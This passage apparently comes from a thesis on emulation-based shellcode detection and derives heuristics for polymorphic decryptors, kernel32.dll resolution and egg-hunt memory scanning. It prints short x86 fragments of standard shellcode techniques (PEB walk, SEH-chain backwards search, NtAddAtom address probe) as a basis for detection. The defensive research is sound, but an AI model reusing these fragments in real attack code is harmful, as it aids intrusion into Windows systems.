The emulator maps each new input stream to an arbitrary memory location in its virtual memory. Thus, it can know in advance the absolute address of the hypothetical buffer where the shellcode has been mapped, and as a corollary, the address of the starting position of each new execution chain. For a given position in the buffer that corresponds to the beginning of a non-self-contained shellcode, if the base register has been initialized to point to the address of that position, then the shellcode will execute correctly. Since we always know the base address of each execution chain, we can always set the base register to the proper value.

The problem is that it is not possible to know in advance which one of the eight general purpose registers will be used by the shellcode for getting a reference to its base address. For instance, it might be `ecx` or `esp`, as it was the case in the two examples of the previous section, or in fact any other register, depending on the exploit. To address this issue, we initialize all eight general purpose registers to hold the absolute address of the first instruction of each execution chain. Except the dependence on the base register, all other operations of the shellcode will not be affected from such a setting, since the rest of the code is self-contained. For instance, going back to the execution trace of Fig. 6.3, when the emulator begins executing the code starting with the instruction at address `0x60000000`, all registers will have been set to `0x60000000`. Thus, the calculations for setting `ecx` to point to the encrypted payload will proceed correctly, and the 9th instruction will indeed decrypt the first four bytes of the payload at address `0x60000171`. Note that the stack grows downwards, towards lower memory addresses, in the opposite direction of code execution, so setting `esp` to point to the beginning of the shellcode does not affect its correct execution, e.g. due to `push` instructions that write on the stack.

6.2.4 Behavioral Heuristic

Having achieved the correct execution of non-self-contained shellcode on the network-level emulator, the next step is to identify a strict behavioral pattern that will be used as a heuristic for the accurate discrimination between malicious and benign network data. Such a heuristic should rely to as few assumptions about the structure of the shellcode as possible, in order to be resilient to evasion attacks, while at the same time should be specific enough so as to minimize the risk of false positives.

Considering the execution behavior of the shellcodes presented in the previous section, we can make the following observations. First, the absence of any form of GetPC code precludes the reliance on the presence of specific instructions as an indication of non-self contained shellcode execution, as was the case with the `call` or `fstenv` groups of instructions, which are a crucial part of the GetPC code. Indeed, all operations of both shellcodes could have been implemented in many different ways, using various combinations of instructions and operands, especially when considering exploits in which the use of a broader range of byte values is allowed in the attack vector. Second, we observe that the presence of reads from the memory locations of the input buffer during the decryption process is not mandatory, as demonstrated in Sec. 6.2.2, so this also cannot be used as an indication of non-self-contained shellcode execution.

However, it is still possible to identify some indispensable behavioral characteristics that are inherent to all such non-self-contained polymorphic shellcodes. An essential characteristic of polymorphic shellcodes in general is that during execution, they eventually unveil their initially concealed payload, and this can only be done by writing the decrypted payload to some memory area. Therefore, the execution of a polymorphic shellcode will unavoidably result to several memory writes to *different* memory locations. We refer to such write operations to different memory locations as "*unique writes*."

Additionally, after the end of the decryption process, the flow of control will inevitably be transferred from the decryptor code to the newly revealed code. This means that the instruction pointer will move *at least once* from addresses of the input buffer that have not been altered before (the code of the decryptor), to addresses that have already been written during the same execution (the code of the decrypted payload). For the sake of brevity, we refer to instructions that correspond to code at any memory address that has been previously written during the same execution chain as "*wx-instructions*."

It is important to note that the decrypted payload may not be written in the same buffer in which the attack code has been injected. The decrypted code may be written on the stack, (as was the case with the shellcode presented in Sec. 6.2.2), on the heap, or in any other writable memory area [142]. Furthermore, one could construct a shellcode in which the unique writes due to the decryption process will be made to non-adjacent locations. Finally, wx-instructions may be interleaved with non-wx-instructions, e.g., due to self-modifications before the actual decryption, so

the instruction pointer may switch several times between unmodified and modified memory locations.

Based on the above observations, we derive the following detection heuristic: *if at the end of an execution chain the emulator has performed W unique writes and has executed X wx-instructions, then the execution chain corresponds to a non-self-contained polymorphic shellcode.* The intuition behind this heuristic is that during the execution of random code, although there will probably be a lot of random write operations to arbitrary memory addresses, we speculate that the probability of the control flow to reach such a modified memory address during the same execution will be low. In the following, we elaborate on the details behind this heuristic.

Unique memory writes

The number of unique writes (W) in the heuristic serves just as a hint for the fact that at least a couple of memory locations have been modified during the same execution chain—a prerequisite for the existence of any wx-instructions. The parameter W cannot be considered as a qualitatively strong detection heuristic because the execution of random code sometimes exhibits many accidental memory writes. The emulator does not have a view of the vulnerable process' memory layout, and thus cannot know which memory addresses are valid and writable, so it blindly accepts all write operations to any location, and keeps track of the written values in its own virtual memory. The decryption process of a polymorphic shellcode will too result to tens or even hundreds of memory writes. This makes the number of unique writes *per se* a weak indication for the execution of polymorphic shellcode, since random code sometimes results to a comparable number of writes.

Although this does not allow us to derive a threshold value for W that would be reached only during the execution of polymorphic shellcode, we can derive a lower bound for W, given that any regularly sized encrypted payload will require quite a few memory writes in order to be decrypted. Considering that the decryption of a 32-byte payload —a rather conservatively small size for a meaningful payload, as discussed in Sec. 8.2.2— would require at least 8 memory writes (using instructions with 4-byte operands), we set $W = 8$. This serves as a "negative" heuristic for deciding quickly the absence of shellcode, which effectively filters out a lot of execution chains with very few memory writes that cannot correspond to any functional polymorphic shellcode.

Execution of decrypted instructions

Although the number of unique writes alone cannot provide a strong positive indication for shellcode detection, we expected that the number of wx-instructions in random code would be very low, which would allow for deriving a definite detection threshold that would never be reached by random code. A prerequisite for the execution of code from a recently modified memory address is that the instruction pointer should first be changed to point to that memory address. Intuitively, the odds for



Figure 6.7: An example of accidental occurrence of self-modifications in random code. When the flow of control reaches the instruction starting with byte `01`, `ecx` happens to point to the same instruction (a). The execution of the `add [ecx+0x3],eax` instruction (b) results to a 4-byte memory write within the buffer. This accidental self-modification causes the execution of four wx-instructions (c).

this to happen in random code are quite low, given that most of the modified locations will be dispersed across the whole virtual address space of the emulator, due to the random nature of memory writes. Even if the control flow ever lands on such a memory address, most probably it will contain just a few valid instructions. In contrast, self-decrypting shellcode will result to the execution of tens or even hundreds of wx-instructions, due to the execution of the decrypted payload.

We conducted some preliminary experiments using real network traces and randomly generated data in order to explore the behavior of random code in terms of wx-instructions. The percentage of instruction chains with more than 8 unique writes and at least one wx-instruction was in the order of 0.01% for artificial binary data, while it was negligible for artificial ASCII data and real network traces. However, there were some rare cases of streams in which some execution chain contained as much as 60 wx-instructions. As we discuss in Sec. 8.2.2, the execution of the decrypted payload may involve less than 60 wx-instructions, so the range in which an accurate detection threshold value for X could exist is somehow blurred. Although one could consider the percentage of these outlying streams as marginal, and thus the false positive ratio as acceptable, it is still possible to derive a stricter detection heuristic that will allow for improved resilience to false positives.

Second-stage execution

The existence of some execution chains with a large number of wx-instructions in random code is directly related to the initialization of the general purpose registers of

the emulator before each new execution. Setting all registers to point to the address of the first instruction of the execution chain facilitates the accidental modification of the input stream itself, e.g., in memory addresses farther (in higher memory addresses) from the starting position of the execution chain.

An example of this effect is presented in Fig. 6.7 (all values have been chosen for illustration purposes). Initially (Fig. 6.7a), when the flow of control reaches the instruction starting with byte `01`, `ecx` happens to point to the address of the same instruction, and `eax` holds the value `0x04030201` (e.g., both as a result of previous instructions). The effective address calculation in the instruction `add [ecx+0x3],eax` (Fig. 6.7b) involves `ecx`, and its execution results to a 4-byte memory write within the buffer, right after the `add` instruction. This simple self-modification causes the execution of four wx-instructions (Fig. 6.7c). Note that after the execution of these four wx-instructions, the flow of control will continue normally with the subsequent instructions in the buffer, so the same effect may occur multiple times.

Such accidental self-modifications are exaggerated when all registers point to locations within the input buffer, since the effective address computation of instructions with a memory destination operand will often cause writes to locations within the buffer. Such writes can happen tens, hundreds, or thousands bytes before or after the location of the current instruction. The larger the number of such memory writes within the input buffer, the higher the probability for the execution of several wx-instructions.

In order to mitigate this effect, we introduce the concept of *second-stage execution*. For a given position in the input stream, if the execution chain that starts from this position results to more than 8 unique writes and has at least 14 wx-instructions,[2] then it is ignored, and the execution from this position is repeated eight times with eight different register initializations. Each time, only one of the eight general purpose registers is set to point to the first instruction of the execution chain. The remaining seven registers are set to random values.

The rationale is that a non-self-contained shellcode that uses some register for finding its base address will run correctly both in the initial execution, when all registers point to the starting position, as well as in one of the eight subsequent second-stage executions—the one in which the particular base register used by the decryptor will have been properly initialized. At the same time, if some random code enters second-stage execution, chances for the accidental occurrence of many wx-instructions in any of the eight new execution chains are significantly lower, since now only one of the eight registers happens to point within the input buffer.

Although second-stage execution incurs an eight times increase in the emulation overhead, its is only triggered for a negligible fraction of execution chains, so it does not incur any noticeable runtime performance degradation. At the same time, it results to a much lower worst-case number of accidental wx-instructions in benign streams, as shown in Sec. 8.1.2, which allows for deriving a clear-cut threshold for X.

[2] As discussed in Sec. 8.2.2, a functional payload results to at least 14 wx-instructions.

6.3 Resolving kernel32.dll

The typical end goal of the shellcode is to give the attacker full control of the victim system. This usually involves just a few simple operations, such as downloading and executing a malware binary on the victim system, listening for a connection from the attacker and spawning a command shell, or adding a privileged user account. These operations require interaction with the OS through the system call interface, or in case of Microsoft Windows, through the user-level Windows API [5]. Although the Native API [179] exposes an interface for directly calling kernel-level services through `ntdll.dll`, it is rarely used in practice [193] because system call numbers often change between different Windows versions [165], and most importantly, because it does not provide access to network operations which are mandatory for enabling communication between the attacking and victim hosts [36].

The Windows API is divided into several dynamic load libraries (DLLs). Most of the base services such as I/O, process, thread, and memory management are exported by `kernel32.dll`, which is always mapped into the address space of every process. Network operations such as the creation of sockets are provided by the Winsock library (`ws2_32.dll`). Other libraries commonly used in shellcode include `urlmon.dll` and `wininet.dll`, which provide handy functions for downloading files specified by a URL. In order to call an API function, the shellcode must first find the function's absolute address in the address space of the vulnerable process. This can be achieved in a reliable way by searching for the Relative Virtual Addresses (RVAs) of the required functions in the Export Directory Table (EDT) of the DLL. The functions can be searched either by name, or more commonly, by comparing hashes of their names, which results to more compact code [143]. The absolute Virtual Memory Address (VMA) of a function can then be easily computed by adding the DLL's base address to the function's RVA.

In fact, `kernel32.dll` provides the handy functions `LoadLibrary`, which loads the specified DLL into the address space of the calling process and returns its base address, and `GetProcAddress`, which returns the address of an exported function from the specified DLL. After resolving these two functions, any other function in any DLL can be loaded and used directly. However, custom function searching using hashes is usually preferable in modern shellcode, since `GetProcAddress` takes as argument the actual name of the function to be resolved, which increases the shellcode size considerably [184]. Another method to resolve the required functions relies on the DLL's Import Address Table (IAT). The shellcode has to first load using `LoadLibrary` a DLL that depends on the same set of functions that need to be used in the shellcode, and then directly reads the VMAs of the required functions from the IAT. The address of `LoadLibrary` is again resolved through the EDT. However, this technique is prone to changes in the offsets of the imported symbols across different DLL versions [193].

In any case, the shellcode has to first locate the base address of `kernel32.dll`, which is guaranteed to be present in the address space of the exploited process and

from there get a handle to its EDT. After resolving `LoadLibrary`, a handle to any other DLL can be easily obtained. Since this is an inherent operation that must be performed by any Windows shellcode that needs to call a Windows API function, it is a perfect candidate for the development of a generic shellcode detection heuristic. In the rest of this section, we present two heuristics that match the most widely used `kernel32.dll` resolution techniques.

Of course, a naive attacker could hard-code the VMAs of the required API functions in the shellcode, and call them directly on runtime. This however would result to highly unreliable shellcode because DLLs are not always loaded at the same address, and the function offsets inside a DLL may vary. The increasing use of security measures like DLL rebasing and address space layout randomization makes the practice of using absolute memory addresses even less effective.

A more radical way of resolving an API function would be to scan the whole address space of the vulnerable process and locate the actual code of the function, e.g., using a precomputed hash of its first few instructions. This technique requires a reliable way of scanning the process address space without crashing in case of an illegal access to an unmapped page. We discuss heuristics that match this memory scanning behavior in Sec. 6.4.

6.3.1 Loaded Modules List

Probably the most reliable and widely used technique for determining the base address of `kernel32.dll` takes advantage of the Process Environment Block (PEB), a user-level structure that holds extensive process-specific information. Of particular interest is a pointer to the `PEB_LDR_DATA` structure, which holds information about the loaded modules of the process. The `InInitializationOrderModuleList` member of this structure is a doubly linked list containing pointers to `LDR_MODULE` records for each of the loaded DLLs in the order they have been initialized. The record for `kernel32.dll` is always present in the second position of the list (after `ntdll.dll`), and among its contents is a pointer to the base address where `kernel32.dll` has been loaded [187]. Thus, by walking through the above chain of data structures, the shellcode can resolve the absolute address of `kernel32.dll` in a reliable way.

Figure 6.8 shows a typical example of code that is used in shellcode to resolve `kernel32.dll`. The shellcode first gets a pointer to the PEB (line 2) through the Thread Information Block (TIB), a data structure that holds information about the currently running thread. The TIB is always accessible at a zero offset from the segment specified by the `FS` register. A pointer to the PEB exists 0x30 bytes into the TIB, as shown in Fig. 6.10. The absolute memory addresses of the TIB and the PEB varies among different processes, and thus the only reliable way to get a handle to the PEB is through the `FS` register, and specifically by reading the pointer to the PEB located at address `FS:[0x30]`. This constraint is the basis for the first condition of our first detection heuristic **(P1)**: if during the execution of some input *(i) the linear*

```
1  xor eax, eax           ; eax = 0
2  mov eax, fs:[eax+0x30] ; eax = PEB
3  mov eax, [eax+0x0C]    ; eax = PEB.LoaderData
4  mov esi, [eax+0x1C]    ; esi = InInitializationOrderModuleList.Flink
5  lodsd                  ; eax = 2nd list entry (kernel32.dll)
6  mov eax, [eax+0x08]    ; eax = LDR_MODULE.BaseAddress
```

Figure 6.8: A typical example of code that resolves the base address of `kernel32.dll` through the PEB.

address corresponding to `FS:[0x30]` is read, and (ii) the current or any previous instruction involved the `FS` register, then this input may correspond to a shellcode that resolves `kernel32.dll` through the PEB.

The second predicate is necessary for two reasons. First, it is useful for excluding random instructions that happen to read from the linear address of `FS:[0x30]` without involving the `FS` register. For example, if `FS:[0x30]` corresponds to address `0x7FFDF030` (as shown in the example of Fig. 6.10), the following code will not match the above condition:

```
mov ebx, 0x7FFD0000
mov eax, [ebx+0xF030] ; load the pointer at FS:[0x30] to eax
```

Although the second instruction will indeed read from address `0x7FFDF030`, it will not match the condition because the effective address computation in the second operand does not involve the `FS` register.

Furthermore, the actual access to memory location `FS:[0x30]` may not necessarily be made by an instruction that uses the `FS` register directly. For example, an attacker could replace the first two lines in Fig. 6.8 with the following code:

```
mov ax, fs            ; store fs segment selector to ax
mov bx, es            ; preserve es segment selector
mov es, ax            ; es = fs
mov eax, es:[0x30]    ; load the pointer at FS:[0x30] to eax
mov es, bx            ; restore es
```

The code loads temporarily the segment selector of the `FS` register to `ES`, reads the pointer to the PEB, and then restores the original value of the `ES` register. The linear address of the TIB is also contained in the TIB itself at the location `FS:[0x18]`, as shown in Fig. 6.10. Thus, another way of reading the pointer to the PEB without using the `FS` register in the same instruction is the following:

```
xor eax,eax           ; eax = 0
xor eax,fs:[eax+0x18] ; eax = TIB linear address
mov eax,[eax+0x30]    ; eax = PEB linear address
```

Note in the above example that other instructions besides `mov` (`xor` in this case) can be used to indirectly read a memory address through the `FS` register.

Although condition P1 is quite restrictive, the possibility of encountering a random read from `FS:[0x30]` that matches the condition during the execution of some benign input is not negligible. Thus, it is desirable to strengthen the heuristic by deriving more conditions that should hold during the execution of any PEB-based `kernel32.dll` resolution code.

Having a pointer to the PEB, the next step is to get a handle to the `PEB_LDR_DATA` structure that holds the list of loaded modules (line 3 in Fig. 6.8). Such a pointer exists 0xC bytes into the PEB, in the `LoaderData` field. Since this is the only available reference to the `PEB_LDR_DATA` structure, the shellcode unavoidably has to read the `PEB.LoaderData` pointer. We can use this constraint as a second condition for our detection heuristic **(P2)**: *the linear address of* `PEB.LoaderData` *is read.*

Moving on, the shellcode has to walk through the `InInitializationOrderModuleList` list and locate the second entry that corresponds to `kernel32.dll`. A pointer to the first entry of the list exists 0x1C bytes into the `PEB_LDR_DATA` structure, and specifically in the `InInitializationOrderModuleList.Flink` field. The read operation from this memory location (line 4 in Fig. 6.8) for obtaining the pointer allows for strengthening further the detection heuristic with a third condition.

Although the technique described so far is the most well documented [143, 191, 193] and widely used for all Windows versions up to Windows Vista, recent research has shown that it does not work "as-is" for Windows 7 because in that version `kernel32.dll` is found in the third instead of the second position in the modules list [185]. A more generic and robust way is thus to walk through the list and check the actual name of each module until `kernel32.dll` is found [185, 197].

In fact, the `PEB_LDR_DATA` structure contains two more lists of the loaded modules that differ in the order of the DLLs. The `InLoadOrderModuleList` contains the loaded modules in load order, while the `InMemoryOrderModuleList` contains the same modules in memory placement order. All three lists are implemented as doubly linked lists, with a corresponding `LIST_ENTRY` record in `PEB_LDR_DATA`. The `LIST_ENTRY` structure contains two pointers to the first (`Flink`) and last (`Blink`) entry in the list [105].

Since any of the three lists in `PEB.LoaderData` can be used for locating the `LDR_MODULE` record for `kernel32.dll`, and given that list traversing can be made in both directions, the third condition of the heuristic can be specified as follows **(P3)**: *the linear address of one of the* `Flink` *or* `Blink` *pointers in the* `InLoadOrderModuleList`*,* `InMemoryOrderModuleList`*, or* `InInitializationOrderModuleList` *records of the* `PEB_LDR_DATA` *structure is read.* We could proceed further and derive more conditions based on other subsequent mandatory operations, e.g., the actual read of the `BaseAddress` field of the `LDR_MODULE` record that corresponds to `kernel32.dll` in any of the above lists. However, as shown in Sec. 8.1, these three conditions are enough for building a robust detection heuristic without false positives.

6.3.2 Backwards Searching

An alternative technique for locating the base address of `kernel32.dll` is to find a reliable pointer that points somewhere into the memory area where `kernel32.dll` has been loaded, and then search backwards until the beginning of the DLL is located [118]. Searching can be implemented efficiently by exploiting the fact that in Windows, DLLs are loaded only in 64KB-aligned addresses [193]. The beginning of the DLL can be identified by looking if the first two bytes of each 64KB-aligned address are equal to `MZ`, the beginning of the MSDOS header, or by checking other characteristic values in the DLL headers.

A reliable way to obtain a pointer into the address space of `kernel32.dll` is to take advantage of the Structured Exception Handling (SEH) mechanism of Windows [155], which provides a unified way of handling hardware and software exceptions. When an exception occurs, the exception dispatcher walks through a list of exception handlers for the current thread and gives each handler the opportunity to handle the exception or pass it on to the next handler. The list is stored on the stack of each thread, and each node is a SEH frame that consists of two pointers: `Next` points to the next SEH frame in the list (or has the value 0xFFFFFFFF, in case of the last SEH frame), and `Handler` points to the actual handler routine. Fig. 6.10 shows an example snapshot of the TIB and the stack memory areas of a process with two SEH handlers. This mechanism allows each function to easily install an exception handler that has priority over the preceding handlers by pushing a new SEH frame on the stack. A pointer to the current SEH frame exists in the first field of the Thread Information Block and is always accessible through `FS:[0]`.

At the end of the SEH chain (bottom of the stack) there is a default exception handler that is registered by the system for every thread. The `Handler` pointer of this SEH record points to the routine `__except_handler3()` which is located in `kernel32.dll`, as shown in Fig. 6.10. Thus, the shellcode can start from `FS:[0]` and walk the SEH chain until reaching the last SEH frame, and from there get a pointer into `kernel32.dll` by reading its `Handler` field. Fig. 6.9 shows an example of code that uses the above technique [193]. The shellcode has to first get a handle to the current SEH frame through `FS:[0]` (line 2), and then walks through the SEH chain (lines 4–8). Starting from the address pointed to by the `Handler` field of the last frame (line 9), the code then searches backwards in 64KB increments for the base address of `kernel32.dll` (lines 10–14).

Another technique to reach the last SEH frame, known as "TOPSTACK" [193], is through the stack of the exploited thread. The default exception handler is registered by the system during thread creation, and thus its relative location from the bottom of the stack is fairly stable. Although the absolute address of the stack may vary, a pointer to the bottom of the stack of the current thread is always found in the second field of the TIB at `FS:[0x4]`. The `Handler` pointer of the default SEH handler can then be found 0x1C bytes into the stack, as shown in Fig. 6.10. In fact, the TIB contains a second pointer to the top of the stack at `FS:[0x8]`. By adding the proper

```
 1   xor  ecx, ecx            ; ecx = 0
 2   mov  esi, fs:[ecx]       ; esi = current_frame
 3   not  ecx                 ; ecx = 0xffffffff
 4 find_last_frame:
 5   lodsd                    ; eax = current_frame->Next
 6   mov  esi, eax            ; esi = current_frame->Next
 7   cmp  [eax], ecx          ; is current_frame->Next == 0xffffffff?
 8   jne  find_last_frame     ; if not, continue searching
 9   mov  eax, [eax + 0x04]   ; eax = current_frame->Handler
10 find_kernel32_base:
11   dec  eax                 ; Subtract to previous page
12   xor  ax, ax              ; Zero lower half (64KB-align)
13   cmp  word [eax], 0x5a4d  ; are the first 2 bytes == 'MZ'?
14   jne  find_kernel32_base  ; if not, continue searching
```

Figure 6.9: A typical example of code that resolves the base address of `kernel32.dll` using backwards searching.

offset, this pointer can also be used for accessing the default SEH handler, although this approach is less robust because some applications may have altered the default stack size.

Based on the same approach we followed in the previous section, the first condition for the detection heuristic that matches the "backwards searching" method for locating `kernel32.dll` is the following **(B1)**: *(i) any of the linear address between `FS:[0]`–`FS:[0x8]` is read, and (ii) the current or any previous instruction involved the `FS` register*. The rationale is that a shellcode that uses the backwards searching technique should unavoidably read the memory location at `FS:[0]` for walking the SEH chain, or either of the locations at `FS:[0x4]` and `FS:[0x8]` for accessing the stack directly.

In any case, the code will reach the default exception record on the stack and read its `Handler` pointer (e.g., as in line 9 in Fig. 6.9). Since this is a mandatory operation for landing into `kernel32.dll`, we can use this dependency as our second condition **(B2)**: *the linear address of the `Handler` field of the default SEH handler is read.*

Finally, during the backwards searching phase, the shellcode will inevitably perform several memory accesses to the address space of `kernel32.dll` in order to check whether each 64KB-aligned address corresponds to the base address of the DLL (e.g., as in line 13 in Fig. 6.9). In our experiments with typical code injection attacks in Windows XP, the `cmp` instruction in the code of Fig. 6.9 is executed four times, i.e., the code performs four memory reads in `kernel32.dll`. Thus, after the first two conditions have been met during the execution of a shellcode, we expect to encounter **(B3)**: *at least one memory read form the address space of `kernel32.dll`*. Note that a more obscure search routine may search for other characteristic byte se-

quences in the DLL, and thus the reads may not necessarily be made at 64KB-aligned addresses. Although the condition can be made more rigorous by requiring the execution of a few more memory reads, within `kernel32.dll`, as we show in Sec. 8.1 even one read operation is enough for a robust heuristic.

6.4 Process Memory Scanning

In the vast majority of code injection exploits, the first step of the shellcode is to resolve `kernel32.dll` and then all required API functions. However, some memory corruption vulnerabilities allow only a limited space for the injected code that will execute after the control flow of the process is hijacked—sometimes this space is not enough for a fully functional shellcode.

In most such exploits the attacker can inject a second, much larger payload which however will land in a random, non-deterministic location, in the address space of the exploited process, e.g., in a buffer allocated in the heap. The first-stage shellcode can sweep the address space of the process and search for the second-stage shellcode (also known as the "egg"), which can be identified by a long-enough characteristic sequence of bytes. This type of first-stage payload is known as "egg-hunt" shellcode [194]. Egg-hunt shellcode has been used in various remote code injection exploits, while recently it has also found use in malicious documents that upon loading attempt to exploit some vulnerability in the associated application [77].

Blindly searching a process' memory in a reliable way requires some method of determining whether a given memory page is mapped into the address space of the process. In the rest of this section, we describe two known memory scanning techniques and the corresponding detection heuristics that can capture these scanning behaviors, and thus, identify the execution of egg-hunt shellcode.

6.4.1 SEH

The first memory scanning technique takes advantage of the structured exception handling mechanism and relies on installing a custom exception handler that is invoked in case of a memory access violation. As discussed in Sec. 6.3.2, the list of SEH frames is stored on the stack, and the current SEH frame is always accessible through `FS:[0]`.

The first-stage shellcode can register a custom exception handler that has priority over all previous handlers in two ways: create a new SEH frame and adjust the current SEH frame pointer of the TIB to point to it [194], or directly modify the `Handler` pointer of the current SEH frame to point to the attacker's handler routine. In the first case, the shellcode must update the SEH list head pointer at `FS:[0]`, i.e., perform a memory write at this memory location. In the second case, the shellcode has to access the current SEH frame in order to modify its `Handler` field, which is only possible by reading the pointer at `FS:[0]`. Thus, the first condition for the SEH-based memory



Figure 6.10: An snapshot of the TIB and the stack memory areas of a typical Windows process. The SEH chain consisting of two nodes is highlighted.

scanning detection heuristic is **(S1)**: *(i) the linear address corresponding to* `FS:[0]` *is read or written, and (ii) the current or any previous instruction involved the* `FS` *register.*

Another mandatory operation that will be encountered during execution is that the `Handler` field of the custom SEH frame (irrespectively if its a new frame or an existing one) should be modified to point to the custom exception handler routine. This operation is reflected by the second condition **(S2)**: *the linear address of the* `Handler` *field in the custom SEH frame is or has been written.* Note that in case of a newly created SEH frame, the `Handler` pointer can be written before or after `FS:[0]` is modified.

Although the above two conditions are quite constraining, we can apply a third condition by exploiting the fact that after the registration of the custom SEH handler has completed, the linked list of SEH frames should be valid. In the risk of stack corruption, the exception dispatcher routine performs thorough checks on the integrity of the SEH chain, e.g., ensuring that each SEH frame is dword-aligned within the stack and is located higher than the previous SEH frame [155]. Thus, the third condition requires that **(S3)**: *starting from* `FS:[0]`*, all SEH frames should reside on the stack, and the* `Handler` *field of the last frame should be set to 0xFFFFFFFF.* In essence, the above condition validates that the custom handler registration has been performed correctly.

6.4.2 System Call

Structured Exception Handling has been extensively abused for achieving arbitrary code execution in various memory corruption vulnerabilities by overwriting the `Handler` field of the current SEH frame instead of the return address, especially after

```
1    push  edx        ; preserve edx across system call
2    push  0x8
3    pop   eax        ; eax = NtAddAtom
4    int   0x2e       ; system call
5    cmp   al, 0x05   ; check for STATUS_ACCESS_VIOLATION
6    pop   edx        ; restore edx
```

Figure 6.11: A typical shellcode system call invocation for checking if the supplied address is valid.

the wide deployment of cookie-based stack protection mechanisms. This lead to the introduction of SafeSEH, a linker option that produces a table with all the legitimate exception handlers of the image [196]. When an exception occurs, the exception dispatcher checks if the handler function to be called is present in the table, and thus prohibits the execution of any injected code through a custom or overwritten handler.

In case the exploitation of some SafeSEH-protected vulnerable application requires the use of egg-hunt shellcode, an alternative method for safely scanning the process address space is to check whether a page is mapped, before actually accessing it, using a system call [193, 194]. As already discussed, although the use of system calls in Windows shellcode is not common since they do not provide crucial functionality such as network access and are prone to changes between OS versions, they can prove useful for determining if a memory address is accessible.

Some Windows systems calls accept as argument a pointer to an input parameter. If the supplied pointer is invalid, the system call returns with a return value of `STATUS_ACCESS_VIOLATION`. The egg-hunt shellcode can check the return value of the system call, and proceed accordingly by searching for the egg or moving on to the next address [194]. Fig. 6.11 shows a typical code that checks the address stored in `edx` using the `NtAddAtom` system call. In Windows, a system call is initiated by generating a software interrupt through the `int 0x2e` instruction (line 4). The actual system call that is going to be executed is specified by the value stored in the `eax` register (line 3). Upon return from the system call, the code checks if the return value equals the code for `STATUS_ACCESS_VIOLATION`. The actual value of this code is 0xC0000005, but checking only the lower byte is enough in return for more compact code.

System call execution has several constraints that can be used for deriving a detection heuristic for this kind of egg-hunt shellcode. First, the immediate operand of the `int` instruction should be set to 0x2E. Looking just for the `int 0x2e` instruction is clearly not enough since any two-byte instruction will be encountered roughly once every 64KB of arbitrary binary input. However, when encountering an `int 0x2e` instruction that corresponds to an actual system call execution, the `ebx` register should have been previously set to the proper system call number. The publicly available egg-hunt shellcode implementations we found (see Sec. 8.2) use one of the

following system calls: `NtAccessCheckAndAuditAlarm` (0x2), `NtAddAtom` (0x8), and `NtDisplayString` (0x39 in Windows 2000, 0x43 in XP, 0x46 in 2003 Server, and 0x7F in Vista). The variability of the system call number for `NtDisplayString` across the different Windows versions is indicative of the complexity introduced in an exploit by the direct use of system calls. Based on the above, a necessary condition during the execution of a system call in egg-hunt shellcode is **(C1)**: *the execution of an* `int 0x2e` *instruction with the* `eax` *register set to one of the following values: 0x2, 0x8, 0x39, 0x43, 0x46, 0x7F.*

As shown in Sec. 8.1, condition C1 can happen to hold true during the execution of random code, although rarely. The shellcode should perform a mandatory check for the `STATUS_ACCESS_VIOLATION` return value, but we cannot specify a robust condition for this operation since the comparison code can be obfuscated in many ways. However, the heuristic can be strengthened based on the following observation. The egg-hunt shellcode will have to scan a large part of the address space until it finds the egg. Even when assuming that the egg can be located only at the beginning of a page [232], the shellcode will have to search hundreds or thousands of addresses, e.g., by repeatedly calling the code in Fig. 6.11 in a loop. Hence, during the execution of an egg-hunt shellcode, condition C1 will hold several times. The detection heuristic can then be defined as a meta-condition **(C{N})**: *C1 holds true N times.* As shown in Sec. 8.1, a value of N = 2 does not produce any false positives.

In case other system calls can be used for validating an arbitrary address, they can easily be included in the above condition. Starting from Windows XP, system calls can also be made using the more efficient `sysenter` instruction if it is supported by the system's processor. The above heuristic can easily be extended to also support this type of system call invocation.

6.5 SEH-based GetPC Code

Before decrypting itself, polymorphic shellcode needs to first find the absolute address at which it resides in the address space of the vulnerable process. The most widely used types of GetPC code for this purpose rely on some instruction from the `call` or `fstenv` instruction groups. These instructions push on the stack the address of the following instruction, which can then be used to calculate the absolute starting address of the encrypted code. However, this type of GetPC code cannot be used in purely alphanumeric shellcode, because the opcodes of the required instructions fall outside the range of allowed ASCII bytes. In such cases, the attacker can follow a different approach and take advantage of the SEH mechanism to get a handle to the absolute memory address of the injected shellcode [198].

